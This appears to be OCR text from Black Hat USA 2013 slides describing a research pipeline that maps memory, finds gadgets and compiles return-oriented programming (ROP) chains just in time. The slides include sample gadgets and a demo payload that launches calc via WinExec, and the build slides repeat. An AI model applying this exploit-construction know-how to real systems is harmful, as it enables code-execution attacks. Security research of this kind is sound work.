
Our Approach

Map Memory | Find API Calls | **Find Gadgets** | JIT Compile



Our Approach


Map Memory | Find API Calls | **Find Gadgets** | JIT Compile



Our Approach

Map Memory | Find API Calls | **Find Gadgets** | JIT Compile

code pages



code sequences


mov ebx, eax | ret

pop eax | mov ebx, edx | ret

gadget types

- MovRegG
- JumpG
- ArithmeticG
- LoadRegG
- ...

Galileo Algorithm
[Schacham, ACM CCS 2007]



gadgets found

black hat USA 2013


Compiling the ROP program

Compiling the ROP program

our high-level language

```
LoadLibrary("kernel32");
GetProcAddress(@,"WinExec");
@("calc", SW_SHOWNORMAL);
LoadLibrary("kernel32");
GetProcAddress(@,"ExitProcess");
@(1);
```

gadgets available





Compiling the ROP program

our high-level language

```
LoadLibrary("kernel32");
GetProcAddress(@,"WinExec");
@("calc", SW_SHOWNORMAL);
LoadLibrary("kernel32");
GetProcAddress(@,"ExitProcess");
@(1);
```

gadgets available






Compiling the ROP program


our high-level language

LoadLibrary("kernel32");
GetProcAddress(@,"WinExec");
@("calc", SW_SHOWNORMAL);
LoadLibrary("kernel32");
GetProcAddress(@,"ExitProcess");
@(1);

gadgets available



fullfill with available gadgets



generate possible gadget arrangements


Reimplementation of Q gadget compiler algorithms [Schwartz et al., USENIX 2011] extended for multiple program statements and function parameters

Compiling the ROP program


our high-level language

LoadLibrary("kernel32");
GetProcAddress(@,"WinExec");
@("calc", SW_SHOWNORMAL);
LoadLibrary("kernel32");
GetProcAddress(@,"ExitProcess");
@(1);

gadgets available



fullfill with available gadgets



generate possible gadget arrangements


Reimplementation of Q gadget compiler algorithms [Schwartz et al., USENIX 2011] extended for multiple program statements and function parameters

Compiling the ROP program

